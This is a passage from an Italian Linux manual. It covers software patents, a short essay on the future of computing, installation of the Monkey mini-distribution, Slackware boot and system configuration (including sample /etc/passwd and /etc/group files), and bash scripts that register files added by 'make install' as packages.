sta brevettando ogni nuova caratteristica riguardante l'uso dei computer. Anche un programma innovativo tipicamente fa uso di dozzine di tecniche e caratteristiche che non sono nuove, ognuna delle quali è potenzialmente già brevettata. La nostra capacità di utilizzare ogni caratteristica dipenderà dalla fortuna, e se saremo sfortunati metà del tempo, pochi programmi sfuggiranno dal violare un grande numero di brevetti. Navigare nel labirinto di brevetti sarà più difficile che scrivere programmi.
[5]

377.3 Riferimenti

- Giulio Mazzolini, *Software e copyright*
- Alessandro Rubini, *Verso un'etica del software*

  <*http://www.prosa.it/philosophy/etica-sw.html*>
- *Protecting competition against the abuse of software patents*

  <*http://www.freepatents.org/*>
- Gordon Irlam, *Examples of Software Patents*

  <*http://www.base.com/software-patents/examples.html*>

[5] <*http://www.gnu.org/philosophy/patent-reform-is-not-enough.html*>

L'ipotesi del futuro, nel bene e nel male

di Anna Rambelli

non modificabile

Il modo di comunicare nel futuro sarà sempre più tecnologico. L'informatica è il futuro. Non serviranno più le vie telefoniche. Il telefono diventerà un sistema poco usato. Si farà tutto attraverso la via telematica.

Il futuro dell'informatica è talmente veloce che i cambiamenti sono presenti ogni giorno. Il veicolo informativo sarà pieno di sorprese, non sempre piacevoli. La situazione diventa spiacevole quando il mezzo di informazione è usato malamente, contro l'umanità e il benessere. Se l'essere umano saprà usare bene la tecnologia, ci saranno delle trasformazioni sorprendenti in ogni campo, specialmente nella medicina e nelle comunicazioni cibernetiche.

La cibernetica funzionerà come funzionò a suo tempo il telegrafo senza fili di Marconi: rivoluzionerà tutti gli avvenimenti della Terra. L'uomo non sarà più in grado di sopportare i cambiamenti così mutevoli e spesso si verificheranno delle situazioni di eccessiva confusione , o meglio dire, eccessive distorsioni mentali che potranno influenzare i comportamenti, soprattutto dei giovani.

Il giovane vivrà la macchina come una calamita da cui non riuscirà a staccarsi. Questo è il male della trasformazione così veloce: la mente non riuscirà a stare ai tempi.

Si potrà creare una dipendenza talmente esagerata da esasperare le situazioni e da bloccare molti meccanismi meccanografici, per cui il commercio e gli scambi andranno in crisi e l'economia mondiale subirà dei tracolli così gravi da lasciare l'umanità sconvolta e interdetta.

Il secolo che è appena iniziato, racchiude delle aspettative e delle speranze che l'uomo è in grado di sviluppare. Si avvereranno delle profezie legate alle tecnologie più avanzate. Non serviranno più i soldi, perché tutto verrà acquistato tramite le vie informatiche. Anche il negozio e il supermercato subiranno uno sconvolgimento unico, il sistema della compravendita come è improntato ora, scomparirà in breve tempo.

La manodopera servirà a ben poco. La figura della massaia non esisterà più. Esisteranno anche le chiamate via Internet per curare e guarire certe malattie. Non dovrai più andare tu dal medico, ma sarà lui che entrerà nella tua casa attraverso la via telematica. Quindi, anche la figura del medico e dell'ospedale, verrà completamente cambiata.

Il tuo bambino avrà sempre meno bisogno di essere custodito perché tu potrai visualizzarlo sempre, in ogni istante, costantemente.

Tutto questo, però, se l'essere umano non riuscirà a usarlo bene, servirà a inaridire i rapporti umani e a sconvolgere anche la mente umana. Tutto questo dovrà essere usato con intelligenza e comunque sempre con un sentimento di correttezza e coscienza.

L'elaboratore allegerisce molti ostacoli, ma dall'altra parte, come già detto, può impoverire i rapporti umani e le relazioni interpersonali. Ma l'impulso, ormai scaturito, per questo mezzo di comunicazione, è talmente forte, talmente violento, che niente e nessuno potrà mai più fermarlo. Il rischio che questa forza travolgente impoverisca e distrugga la mente umana è grande. Non vorremmo che la macchina prendesse il sopravvento assoluto sulle questioni, non solo mondiali, economiche e politiche, ma soprattutto sull'autonomia e sul libero arbitrio dell'uomo.

378.1 Riferimenti

• Anna Rambelli, *Abbi cura di te*
<*http://a2.swlibero.org/~daniele/anima/nfr/*>

Indice analitico del volume

Appunti di informatica libera 2003.01.01

Volume IX

Informazioni obsolete

Appunti Linux

Appunti di informatica libera

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- `daniele @ swlibero.org`

The main distribution for *Appunti di informatica libera* is described below. For every distribution channel the maintainer's name and address is also reported.

Internet

- direct reading: <*http://a2.swlibero.org/*>
  download: <*ftp://a2.swlibero.org/a2/*> and <*http://a2.swlibero.org/ftp/*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- direct reading: <*http://appuntilinux.torino.linux.it/*>
  download: <*ftp://ftp.torino.linux.it/appunti-linux/*>
  Carlo Perassi, `carlo @ linux.it`
- direct reading: <*http://sansone.crema.unimi.it/linux/a2/HTML/*>
  download: <*http://sansone.crema.unimi.it/linux/a2/*>
  Fabrizio Zeno Cornelli, `zeno @ filibusta.crema.unimi.it`
- direct reading: <*http://www.pctime.it/servizi/appunti-linux/*>
  download: <*http://www.pctime.it/servizi/appunti-linux/a2-prelievo/*>
  Franco Lazzero, PCTIME, `pctime @ pctime.net`
- direct reading: <*http://www.a2.prosa.it/*>
  download: <*ftp://ftp.a2.prosa.it/*>
  Davide Barbieri, `paci @ prosa.it`
- direct reading: <*http://linux.pueste.it/*>
  download: <*http://linux.pueste.it/filearea/AppuntiLinux/*>
  David Pisa, `david @ iglu.cc.uniud.it`
- direct reading: <*http://www.informasiti.com/Appunti/HTML/*>
  download: <*http://www.informasiti.com/Appunti/*>
  Claudio Neri, Sincro Consulting, `neri.c @ sincroconsulting.com`

GNU distributions

- GNU/Linux **Debian** <*http://packages.debian.org/appunti-informatica-libera*>
  Massimo Dal Zotto, `dz @ cs.unitn.it`

Italian magazine's CD-ROM

- **inter-punto-net** <*http://www.interpuntonet.it*>
  Michele Dalla Silvestra, `mds @ swlibero.org`
- **Internet News** <*http://inews.tecnet.it*>
  Francesco Facconi, `francescofacconi @ libero.it`
  Fabio Ferrazzo, `fabio.fr @ tiscalinet.it`
- **Linux Magazine** <*http://www.edmaster.it/prodotti/linux/ult-riv.html*>
  Emmanuele Somma, `esomma @ ieee.org`

Parte lxxxi

Distribuzioni GNU/Linux

Monkey

Monkey è una mini distribuzione realizzata da Milan Kerslager allo scopo di ottenere un sistema in grado di gestire il TCP/IP e la grafica attraverso X. È molto limitata, ma nel suo piccolo è fatta con cura, compresi dei piccoli accorgimenti per il riutilizzo dei file di scambio della memoria gestiti da MS-Windows. Nella sua limitatezza è comunque estremamente semplice da installare.

Si compone di un gruppo di file compressi con '**`arj`**', che costituiscono l'installazione base, assieme ad altri in formato tar+gzip che possono essere installati successivamente se lo si ritiene necessario. Volendo, con questi pacchetti aggiuntivi si arriva a un'installazione quasi completa.

La distribuzione Monkey è raggiungibile a partire da <*http://www.ibiblio.org/pub/Linux/distributions/monkey/*> e dai suoi vari siti speculari.

379.1 Installazione

Per installare la distribuzione Monkey occorrono almeno i file compressi denominati '`mlinux06.*`' e il programma di estrazione '**`ARJ.EXE`**'. I file possono essere copiati all'interno di dischetti Dos, oppure risiedere in una directory del disco fisso. Negli esempi che seguono si suppone di avere copiato i file compressi nel disco fisso, nella directory '`C:\INST\`'.

Per prima cosa viene creata la directory '`C:\LINUX\`' che conterrà i file della distribuzione.

```
C:\> MD C:\LINUX
```

Quindi si passa nella directory in cui sono stati copiati i file compressi e da lì vengono estratti.

```
C:\> CD C:\INST
```

```
C:\INST> ARJ x -v -y MLINUX06 C:\LINUX
```

Generalmente è tutto finito.

379.2 Avvio

L'avvio della distribuzione Monkey installata in questo modo è molto semplice: basta avviare '**`LINUX.BAT`**' che si trova in '`C:\LINUX\`'.

```
C:\> CD C:\LINUX
```

```
C:\LINUX> LINUX.BAT
```

Se tutto è andato nel modo giusto, il sistema si avvia e si può accedere inizialmente come utente '**`root`**', senza alcuna parola d'ordine.

379.3 Conclusione

GNU/Linux non è come il Dos, anche quando risiede fisicamente in una partizione FAT. Prima di spegnere occorre eseguire la procedura necessaria, richiamandola attraverso il comando '**`shutdown`**'; questo deve essere fatto con i privilegi dell'utente '**`root`**'.

```
# shutdown -h now
```

379.4 Installazione dei pacchetti addizionali

I pacchetti addizionali sono in formato tar+gzip ('`.tgz`'), ma l'installazione è automatica: basta creare la directory '`C:\LINUX\INSTALL\`' e copiarvi all'interno i pacchetti da installare. Al riavvio del sistema, questi vengono installati.

379.5 Configurazione

Il sistema ottenuto dall'installazione della distribuzione Monkey non deve essere configurato. In pratica: o funziona così com'è o non serve. Questo significa che non si può pretendere di utilizzare questa mini distribuzione su un elaboratore che non corrisponde agli standard normali. In pratica si presuppone che l'elaboratore disponga di:

- un microprocessore i386 o superiore;
- un disco fisso ATA utilizzato senza compressione;
- un eventuale lettore CD-ROM ATA/ATAPI;
- memoria RAM per almeno 4 Mibyte;
- un mouse seriale (compatibile Microsoft) connesso alla prima porta seriale;
- un adattatore grafico VGA per l'uso del sistema grafico X.

È in grado di individuare le schede di rete ISA più comuni: '**`3C5x9`**', '**`3c59x`**', '**`3c90x`**', '**`NE2000/NE1000`**', '**`WD80x3`**'.

Le limitazioni che possono essere avvertite sono l'impossibilità di gestire unità SCSI (dischi fissi o lettori CD-ROM) e di accedere a lettori CD-ROM che utilizzano interfacce proprietarie. Per risolvere questi problemi occorrerebbe ricompilare il kernel oppure aggiungere dei moduli.

Configurazione di una distribuzione Slackware

La distribuzione Slackware è quella che utilizza il sistema di configurazione più semplice. Spesso si ha la necessità di modificare direttamente gli script.

380.1 Procedura di inizializzazione del sistema

Si tratta di una serie di script di shell eseguiti direttamente o indirettamente attraverso le indicazioni contenute nel file '`/etc/inittab`'. La prima cosa da notare sono i livelli di esecuzione:

- 0 arresto del sistema;
- 1 singolo utente;
- 3 multiutente;
- 4 multiutente con login grafico;
- 6 riavvio.

Segue l'elenco dei file e delle directory che compongono la procedura di inizializzazione del sistema.

- '`/etc/rc.d/`'

  È la directory che raccoglie gli script utilizzati nella fase di avvio del sistema e in quella di arresto.

- '`/etc/rc.d/rc.S`'

  È lo script di inizializzazione del sistema. In particolare:

  - attiva lo scambio della memoria (solo sulle partizioni), in base al contenuto del file '`/etc/fstab`';
  - avvia '**`update`**' per automatizzare lo scarico periodico della memoria cache dei dischi;
  - avvia '**`kerneld`**' per automatizzare il caricamento dei moduli del kernel;
  - verifica che il file system principale sia inizialmente in sola lettura;
  - se il file system principale è in sola lettura, ne esegue il controllo;
  - se vengono incontrati errori, attiva una shell su di una sola console (se si esce dalla shell, si riprende l'esecuzione dello script;
  - se è il caso, rimonta il file system principale in lettura-scrittura;
  - esegue il montaggio degli altri file system in base al contenuto di '`/etc/fstab`', esclusi eventuali file system di rete, o NFS, perché la rete viene attivata più avanti;
  - configura l'orologio del sistema;
  - crea i file '`/etc/issue`' (vedere '**`agetty`**') e '`/etc/motd`' in modo che rispecchino la versione in funzione del kernel Linux;
  - eventualmente esegue '`/etc/rc.d/rc.modules`' per l'attivazione di moduli del kernel;
  - eventualmente esegue '`/etc/rc.d/rc.pcmcia`' per l'attivazione di periferiche connesse attraverso porte PCMCIA;

– eventualmente esegue '`/etc/rc.d/rc.serial`' per l'attivazione della porta seriale.

Lo script '`/etc/rc.d/rc.S`' utilizza a sua volta altri file; quelli elencati di seguito.

– '`/etc/rc.d/rc.modules`'

  Script utilizzato da '`/etc/rc.d/rc.S`' per caricare automaticamente i moduli del kernel necessari al proprio sistema.

– '`/etc/rc.d/rc.pcmcia`'

  Script utilizzato da '`/etc/rc.d/rc.S`' per l'attivazione delle periferiche connesse attraverso porte PCMCIA.

– '`/etc/rc.d/rc.serial`'

  Script utilizzato da '`/etc/rc.d/rc.S`' per l'attivazione delle porte seriali, in caso di utilizzo di terminali connessi con queste.

- '`/etc/rc.d/rc.0`' --> '`/etc/rc.d/rc.6`'

  È lo script che viene eseguito quando si passa a un livello di esecuzione pari a '**`0`**' (*system halt*) o '**`6`**' (*reboot*). Elimina tutti i processi in esecuzione, esegue lo smontaggio di tutti i dischi e quindi ferma il sistema o lo riavvia a seconda che si tratti del livello di esecuzione '**`0`**' o '**`6`**'.

- '`/etc/rc.d/rc.K`'

  È lo script che viene eseguito quando si passa a un livello di esecuzione pari a '**`1`**': singolo utente, ovvero, livello amministrativo. Elimina tutti i processi dei demoni (la lettera '**`K`**' sta per *Kill*) e mette il sistema in modalità monoutente. Di conseguenza, **non** viene eseguito alcun distacco di dischi.

- '`/etc/rc.d/rc.M`'

  È lo script che viene eseguito quando si passa a un livello di esecuzione da '**`2`**' a '**`5`**': multi utente. Fondamentalmente si occupa di eseguire altri script per il montaggio di dischi aggiuntivi, per l'attivazione della rete,... In particolare:

  – avvia '**`setterm`**' in modo da definire l'oscuramento dello schermo dopo alcuni minuti di inattività;
  – esegue '`/etc/rc.d/rc.cdrom`' per il montaggio del CD-ROM;
  – se manca il file '`/etc/HOSTNAME`', lo crea, inserendovi un nome di dominio corrispondente a quello predefinito per la distribuzione;
  – assegna il nome all'elaboratore in base al contenuto di '`/etc/HOSTNAME`';
  – esegue '`/etc/rc.d/rc.inet1`' e '`/etc/rc.d/rc.inet2`' per l'attivazione della rete;
  – avvia '`/usr/sbin/crond`';
  – elimina i file di lock;
  – risistema i permessi delle directory più importanti;
  – esegue '**`ldconfig`**' in modo da aggiornare il file '`/etc/ld.so.cache`' con i collegamenti corretti alle librerie installate;
  – avvia il servente SMTP per la gestione della posta;
  – esegue eventualmente '`/etc/rc.d/rc.font`' per la gestione dei caratteri del video;
  – esegue eventualmente '`/etc/rc.d/rc.ibcs2`' per l'emulazione iBCS (*Intel binary compatibility Specification*);

- esegue '/etc/rc.d/rc.keymap' per cambiare la configurazione della tastiera in base alla nazionalità;
- esegue eventualmente '/etc/rc.d/rc.httpd' per l'avvio del servente HTTP;
- esegue '/etc/rc.d/rc.local' che è in pratica lo script finale lasciato alla configurazione personale; di solito contiene già l'attivazione del programma '**gpm**' in *background*, per la gestione del mouse.

Lo script '/etc/rc.d/rc.M' utilizza a sua volta altri file, elencati di seguito.

- '/etc/rc.d/rc.cdrom'

  Script utilizzato da '/etc/rc.d/rc.M' per eseguire automaticamente il montaggio del CD-ROM. Può creare più problemi che benefici. Al massimo è necessario quando si utilizza un file system '/usr' da CD-ROM.
- '/etc/rc.d/rc.inet1'

  Permette di definire le caratteristiche della connessione in rete, oltre ad attivare le interfacce e definire gli instradamenti. Occorre modificare questo script per cambiare la configurazione di rete.
- '/etc/rc.d/rc.inet2'

  Attiva tutti i servizi di rete. Può essere modificato per eliminare o aggiungere servizi.
- '/etc/rc.d/rc.local'

  È lo script che viene eseguito per ultimo e può essere modificato per qualunque scopo, legato alla personalizzazione del proprio sistema.

• '/etc/rc.d/rc.4'

  È lo script che viene eseguito quando si passa a un livello di esecuzione pari a '**4**': avvia '**xdm**' in modo da ottenere una procedura di accesso grafica all'interno di X.

• '/etc/rc.d/rc.*n*'

  Volendo definire delle modalità di funzionamento differenti da quelle predefiniti, si può creare un file '**rc**' a partire da 'rc.M' o 'rc.4' e abbinandolo a un livello di esecuzione non utilizzato (due o cinque) all'interno del file '/etc/inittab'.

380.2 Configurazione della rete

La distribuzione Slackware non utilizza file di configurazione per definire l'impostazione della rete. Questo obbliga praticamente alla modifica diretta degli script che si occupano di definire gli indirizzi, gli instradamenti e l'attivazione dei servizi. Si tratta di '/etc/rc.d/rc.inet1' e '/etc/rc.d/rc.inet2'.

Per la configurazione della rete viene fornito lo script '**netconfig**' che crea ogni volta un nuovo file '/etc/rc.d/rc.inet1'. Questo però può andare bene solo per le situazioni normali, quando si ha una sola interfaccia di rete e un solo router. Se si decide di modificare direttamente il file '/etc/rc.d/rc.inet1', è meglio fare sparire '**netconfig**'.

Il file '/etc/HOSTNAME' serve a contenere il nome dell'elaboratore (nome di dominio completo) in modo da poter definire questo nome per mezzo di '**hostname**' durante la fase di inizializzazione del sistema. Naturalmente, un elaboratore può avere più nomi, tanti quante sono le interfacce di rete: se ne deve scegliere uno solo.

380.3 Configurazione di shell

Questa distribuzione fornisce solo i file di configurazione principali per le shell che permette di installare; non sono previste impostazioni predefinite per gli utenti.

Per quanto riguarda la shell Bourne e quelle derivate, è disponibile il file '`/etc/profile`' un po' complicato a causa della necessità, in certi casi, di determinare il tipo di shell utilizzato effettivamente per stabilire l'azione corretta.

380.4 Utenti

Utenti e gruppi vengono gestiti nel modo tradizionale, per cui la maschera dei permessi utilizzata normalmente è 022_8.

Per quanto riguarda l'utente e il gruppo '**nobody**', è il caso di osservare che 65534 e `-2` sono la stessa cosa.

Lo script '**`adduser`**' inserisce gli utenti a partire dal numero 500 in poi.

380.4.1 /etc/passwd

```
halt:x:7:0:halt:/sbin:/sbin/halt
operator:x:11:0:operator:/root:/bin/bash
root:x:0:0::/root:/bin/bash
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
sync:x:5:0:sync:/sbin:/bin/sync
bin:x:1:1:bin:/bin:
ftp:x:404:1::/home/ftp:/bin/bash
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
mail:x:8:12:mail:/var/mail:
postmaster:x:14:12:postmaster:/var/mail:/bin/bash
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
man:x:13:15:man:/usr/man:
games:x:12:100:games:/usr/games:
guest:x:405:100:guest:/dev/null:/dev/null
nobody:x:65534:100:nobody:/dev/null:
```

380.4.2 /etc/group

```
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
mem::8:
kmem::9:
wheel::10:root
floppy::11:root
mail::12:mail
news::13:news
uucp::14:uucp
man::15:man
users::100:games
nogroup::-2:
```

Script per la gestione dei pacchetti software

381.1 Un sistema per gestire le installazioni tradizionali nella distribuzione Slackware

Quando si installa un programma distribuito in forma originale, quando cioè lo si deve prima compilare e poi installare nel modo previsto dall'autore, di solito non si ha la possibilità di disinstallarlo in un secondo momento.

Gli strumenti forniti dalle distribuzioni Slackware permettono di installare e disinstallare in modo spartano i programmi, purché siano rispettate certe condizioni. Quando si installa un programma che prima deve essere compilato e poi installato attraverso uno script o un file-make fatti dall'autore, non è possibile fare in modo che il meccanismo dell'installazione Slackware ne diventi consapevole.

Perché il programma installato possa essere disinstallabile attraverso gli strumenti Slackware, occorre creare per lui un file all'interno di '`/var/log/packages/`' contenente l'elenco dei file che lo compongono.

In questa sezione viene mostrato uno script da utilizzare per avviare le operazioni di installazione di un programma distribuito in forma normale, ovvero non nel modo previsto dalla distribuzione Slackware. Quando lo script viene avviato, memorizza la situazione del file system globale, quindi permette all'utente di svolgere le operazioni necessarie a compiere l'installazione e al termine confronta la nuova situazione del file system con quella precedente per determinare quali file siano stati aggiunti. In questo modo, viene poi aggiunta la descrizione di un nuovo pacchetto all'interno di '`/var/log/packages/`'. Lo script può essere utilizzato solo dall'utente '**`root`**' ed è opportuno che durante il suo funzionamento non siano in corso altre attività, soprattutto, nessun'altra applicazione deve creare dei file.

```
#!/bin/bash
#======================================================================
# SlackwareTrace
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Nome per un file temporaneo utilizzato per ricevere le risposte
    # all'esecuzione del comando «dialog --inputbox».
    #------------------------------------------------------------------
    RISPOSTA="/tmp/risposta"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file presenti
    # nel file system PRIMA.
    #------------------------------------------------------------------
    ELENCO_FILE_PRIMA="/tmp/elenco_PRIMA"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file presenti
    # nel file system DOPO.
    #------------------------------------------------------------------
    ELENCO_FILE_DOPO="/tmp/elenco_DOPO"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file aggiunti
    # nel file system dopo le operazioni di installazione.
    #------------------------------------------------------------------
    ELENCO_FILE_AGGIUNTI="/tmp/elenco_AGGIUNTI"
```

```
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere i comandi.
    #------------------------------------------------------------------
    COMANDO=""
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere il nome del pacchetto.
    #------------------------------------------------------------------
    PACCHETTO=""
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere la descrizione del pacchetto.
    #------------------------------------------------------------------
    DESCRIZIONE=""
    #------------------------------------------------------------------
    # Variabile utilizzata per salvare il prompt.
    #------------------------------------------------------------------
    SALVA_PROMPT=$PS1

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica la quantità di argomenti.
    #------------------------------------------------------------------
    if [ $# != 0 ]
    then
echo "Questo script è completamente interattivo e quindi non \
utilizza alcun argomento."
exit 1
    fi
    #------------------------------------------------------------------
    # Verifica che l'utente sia 'root'.
    #------------------------------------------------------------------
    if [ $UID != 0 ]
    then
echo "Questo script può essere utilizzato solo dall'utente \
'root'."
exit 1
    fi
    #------------------------------------------------------------------
    # Salva la situazione del file system PRIMA.
    # Sono esclusi i percorsi «/tmp», «/proc» e «/mnt».
    #------------------------------------------------------------------
    reset
    echo "----------------------------------------------------"
    echo "È in corso la scansione del file system per "
    echo "determinare la situazione iniziale dei file esistenti."
    echo ""
    echo "Attendere prego..."
    echo "----------------------------------------------------"
    find \
/ -path "/proc" -prune -o -path "/tmp" -prune -o -path "/mnt" -prune \
-o -print | sort > $ELENCO_FILE_PRIMA
    #------------------------------------------------------------------
    # Avvia una subshell per l'esecuzione dei comandi necessari
    # all'installazione. Si comincia dall'avvisare l'utente.
    #------------------------------------------------------------------
    reset
    dialog --msgbox \
"Attenzione! Sta per essere avviata una subshell per\
\n\
l'esecuzione dei comandi necessari all'installazione\
\n\
del software.\
\n\
Di solito si tratta di eseguire qualcosa di molto simile\
```

```
\n\
a 'make install'.\
\n\
\n\
Al termine si dovrà tornare allo script utilizzando\
\n\
il comando exit." \
18 70
    #------------------------------------------------------------------
    # Modifica il prompt.
    #------------------------------------------------------------------
    PS1=\
"Eseguire i comandi necessari a compiere l'installazione \
quindi utilizzare il comando exit per tornare allo script.\
\n\
$0>"
    export PS1
    #------------------------------------------------------------------
    # Avvia la subshell.
    #------------------------------------------------------------------
    /bin/sh
    #------------------------------------------------------------------
    # Ripristina il prompt.
    #------------------------------------------------------------------
    PS1=$SALVA_PROMPT
    export PS1
    #------------------------------------------------------------------
    # Salva la situazione del file system DOPO.
    # Sono esclusi i percorsi «/tmp», «/proc» e «/mnt».
    #------------------------------------------------------------------
    reset
    echo "--------------------------------------------------"
    echo "È in corso la scansione del file system per "
    echo "determinare la nuova situazione dei file esistenti."
    echo ""
    echo "Attendere prego..."
    echo "--------------------------------------------------"
    find \
/ -path "/proc" -prune -o -path "/tmp" -prune -o -path "/mnt" -prune \
-print | sort > $ELENCO_FILE_DOPO
    #------------------------------------------------------------------
    # Confronta i due file ed emette solo le righe del secondo elenco
    # che non appaiono nel primo.
    # Salva il risultato in un altro file temporaneo.
    #------------------------------------------------------------------
    comm -13 \
$ELENCO_FILE_PRIMA $ELENCO_FILE_DOPO > $ELENCO_FILE_AGGIUNTI
    #------------------------------------------------------------------
    # Verifica che il file generato non sia vuoto.
    #------------------------------------------------------------------
    if [ -z "`cat $ELENCO_FILE_AGGIUNTI`" ]
    then
#--------------------------------------------------------------
# Non ha trovato alcun file in più rispetto alla
# situazione precedente. Lo script avvisa e termina.
#--------------------------------------------------------------
reset
dialog --msgbox \
"Non è stato aggiunto alcun file.\
\n\
Non verrà fatta alcuna registrazione di questa installazione." \
7 70
exit 2
    fi
    #------------------------------------------------------------------
    # Richiede il nome del pacchetto.
```

```
    #------------------------------------------------------------------
    while [ 0 ]                                              # FOREVER
    do
reset
dialog --inputbox \
"Inserisci il nome da usare per identificare questo pacchetto.\
\n\
Per seguire la convenzione usata dalla procedura di installazione\
\n\
Slackware, si possono usare solo otto caratteri.\
\n\
Il nome del pacchetto servirà per creare un file contenere le\
\n\
informazioni sul pacchetto, di conseguenza, occorre rispettare le\
\n\
regole per i nomi dei file.\
\n\
\n\
\n\
<Ok> prosegue,\
\n\
<Cancel> ripete la richiesta." \
17 70 2> $RISPOSTA
#--------------------------------------------------------------
# Controlla la risposta data dall'utente.
#--------------------------------------------------------------
if [ $? = 0 ]
then
    #----------------------------------------------------------
    # La risposta è stata un OK e quindi prosegue.
    #----------------------------------------------------------
    PACCHETTO=`cat $RISPOSTA`
else
    #----------------------------------------------------------
    # La risposta è stata un CANCEL e quindi ripete il loop.
    #----------------------------------------------------------
    continue
fi
#--------------------------------------------------------------
# Controlla che il nome non sia già utilizzato.
#--------------------------------------------------------------
if [ -e "/var/log/packages/$PACCHETTO" ]
then
    #----------------------------------------------------------
    # Il nome esiste già. Ripete il loop.
    #----------------------------------------------------------
    reset
    dialog --msgbox \
"Attenzione! il nome $PACCHETTO è già stato usato.\
\n\
Se ne deve inserire un altro."\
6 70
    continue
fi
#--------------------------------------------------------------
# Controlla che il nome sia accettabile tentando di creare
# un file con quello.
#--------------------------------------------------------------
rm "/tmp/$PACCHETTO"
echo "prova" > "/tmp/$PACCHETTO"
#--------------------------------------------------------------
# Se è riuscito a creare il file, tutto dovrebbe
# essere in ordine.
#--------------------------------------------------------------
if [ -e "/tmp/$PACCHETTO" ]
then
```

```
    #-----------------------------------------------------------
    # Il nome è valido.
    #-----------------------------------------------------------
    echo "ok" > /dev/null
else
    #-----------------------------------------------------------
    # Il nome non è valido. Ripete il loop.
    #-----------------------------------------------------------
    reset
    dialog --msgbox \
"Attenzione! il nome $PACCHETTO non è valido.\
\n\
Se ne deve inserire un altro." \
7 70
    continue
fi
#---------------------------------------------------------------
# Se sono stati superati tutti gli ostacoli, il loop viene
# interrotto.
#---------------------------------------------------------------
break
    done
    #-------------------------------------------------------------------
    # Finalmente è stato inserito il nome del pacchetto.
    # Si passa ora alla sua descrizione.
    #-------------------------------------------------------------------
    while [ 0 ]                                               # FOREVER
    do
reset
dialog --inputbox \
"Inserisci una breve descrizione del pacchetto.\
\n\
\n\
\n\
<Ok> prosegue,\
\n\
<Cancel> ripete la richiesta." \
12 70 2> $RISPOSTA
#---------------------------------------------------------------
# Controlla la risposta data dall’utente.
#---------------------------------------------------------------
if [ $? = 0 ]
then
    #-----------------------------------------------------------
    # La risposta è stata un OK e quindi prosegue.
    #-----------------------------------------------------------
    DESCRIZIONE=‘cat $RISPOSTA‘
else
    #-----------------------------------------------------------
    # La risposta è stata un CANCEL e quindi ripete il loop.
    #-----------------------------------------------------------
    continue
fi
#---------------------------------------------------------------
# Se sono stati superati tutti gli ostacoli, il loop viene
# interrotto.
#---------------------------------------------------------------
break
    done
    #-------------------------------------------------------------------
    # Scrive il file del pacchetto.
    #-------------------------------------------------------------------
    echo "PACKAGE NAME:     $PACCHETTO" > /var/log/packages/$PACCHETTO
    echo "COMPRESSED PACKAGE SIZE:" >> /var/log/packages/$PACCHETTO
    echo "UNCOMPRESSED PACKAGE SIZE:" >> /var/log/packages/$PACCHETTO
    echo "PACKAGE LOCATION:" >> /var/log/packages/$PACCHETTO
```

```
    echo "PACKAGE DESCRIPTION:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO: $DESCRIZIONE" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "$PACCHETTO:" >> /var/log/packages/$PACCHETTO
    echo "FILE LIST:" >> /var/log/packages/$PACCHETTO
    cat $ELENCO_FILE_AGGIUNTI >> /var/log/packages/$PACCHETTO
    #------------------------------------------------------------------
    # Avvisa l'utente della conclusione dell'operazione.
    #------------------------------------------------------------------
    reset
    dialog --msgbox \
"La registrazione del pacchetto $PACCHETTO è terminata." \
5 70

#======================================================================
# Fine.
#======================================================================
```

Prima di poter eseguire uno script è importante attribuirgli i permessi di esecuzione necessari.

```
chmod +x nome_del_file
```

381.2 Fare da sé

Quando si utilizza una distribuzione GNU/Linux ben organizzata è un peccato pasticciarla con programmi o altri file installati nel modo tradizionale ('**`make install`**'). In questa sezione si propone un semplice script fatto per tenere traccia di queste installazioni.

Quando lo script viene avviato, memorizza la situazione del file system, quindi permette all'utente di svolgere le operazioni necessarie a compiere l'installazione e al termine confronta la nuova situazione del file system con quella precedente per determinare quali file siano stati aggiunti. In questo modo, viene poi aggiunta la descrizione di un nuovo pacchetto all'interno di '`/var/state/mypackages/`'. Lo script può essere utilizzato solo dall'utente '**`root`**' ed è opportuno che durante il suo utilizzo non siano in corso altre attività, soprattutto, nessun'altra applicazione deve creare dei file.

```
#!/bin/bash
#======================================================================
# traccia
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Nome per un file temporaneo utilizzato per ricevere le risposte
    # all'esecuzione del comando «dialog --inputbox».
    #------------------------------------------------------------------
    RISPOSTA="/tmp/risposta"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file presenti
    # nel file system PRIMA.
    #------------------------------------------------------------------
    ELENCO_FILE_PRIMA="/tmp/elenco_PRIMA"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file presenti
    # nel file system DOPO.
    #------------------------------------------------------------------
```

```
    ELENCO_FILE_DOPO="/tmp/elenco_DOPO"
    #------------------------------------------------------------------
    # Nome per un file temporaneo contenente l'elenco dei file aggiunti
    # nel file system dopo le operazioni di installazione.
    #------------------------------------------------------------------
    ELENCO_FILE_AGGIUNTI="/tmp/elenco_AGGIUNTI"
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere i comandi.
    #------------------------------------------------------------------
    COMANDO=""
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere il nome del pacchetto.
    #------------------------------------------------------------------
    PACCHETTO=""
    #------------------------------------------------------------------
    # Variabile utilizzata per ricevere la descrizione del pacchetto.
    #------------------------------------------------------------------
